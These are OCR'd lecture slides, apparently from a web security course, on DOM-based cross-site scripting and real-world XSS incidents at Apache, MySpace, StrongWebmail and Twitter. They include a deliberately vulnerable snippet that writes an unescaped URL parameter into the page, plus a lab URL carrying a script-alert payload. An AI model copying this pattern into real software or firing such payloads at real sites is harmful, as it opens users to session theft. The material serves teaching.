
- **A script the developer put there may extract data from the URL and display it, dynamically updating the page's contents**

Example: Dynamically Generated Error Message



```
<script>
    var url = document.location;
    url = unescape(url);
    var message = url.substring(url.indexOf('message=') + 8, url.length);
    document.write(message);
</script>
```

- **Writes message to page**
- **Can also write script to page**




https://attack.samsclass.info/xss4.htm?message=<script>alert('Hi')</script>

4. DOM-Based XSS

Message

Hi

Figure 12.5 The steps involved in a DOM-based XSS attack


Application
1. User logs in
3. User requests attacker's URL
4. Server responds with page containing hard-coded JavaScript
7. Attacker hijacks user's session
5. Attacker's URL is processed by JavaScript, triggering his attack payload
User
2. Attacker feeds crafted URL to user
6. User's browser sends session token to attacker
Attacker

Real-World XSS Attacks

Apache (2010)

- **XSS in issue-tracking application**
- **Attacker injected code, obscured it with a URL shortener**
- **Administrator clicked the link**
- **Attacker stole the administrator's cookie**
- **Attacker altered the upload folder for the project and placed a Trojan login form there**

Apache (2010)

- **Attacker captured usernames and passwords for Apache privileged users**


- **Found passwords that were re-used on other systems within the infrastructure**

- **Fully compromised those systems, escalating the attack beyond the vulnerable Web application**

  - **Link Ch 12a**

MySpace (2005)

- Samy evaded filters intended to block XSS
- Added JavaScript to his user profile, that made every viewer
  - Add Samy as a friend
  - Copied the script to the user's profile
- Gained over 1 million friends within hours
  - Link Ch 12b




StrongWebmail CEO's mail account hacked via XSS

A Webmail service that touts itself as hack-proof and offered $10,000 to anyone who could break into the CEO's e-mail has lost the challenge.A trio of hackers successfully compromised the e-mail using persistent cross-site scripting (XSS) vulnerability and are now claiming the bounty.

By Ryan Naraine for Zero Day | June 4, 2009 -- 14:16 GMT (07:16 PDT) | Topic: CXO

- **Stored XSS in email allowed attackers to send a malicious email to the CEO**
  - **Stealing his session cookie**

Twitter (2009)



Two XSS Worms Slam Twitter

UPDATE: F-Secure has posted more detailed information.

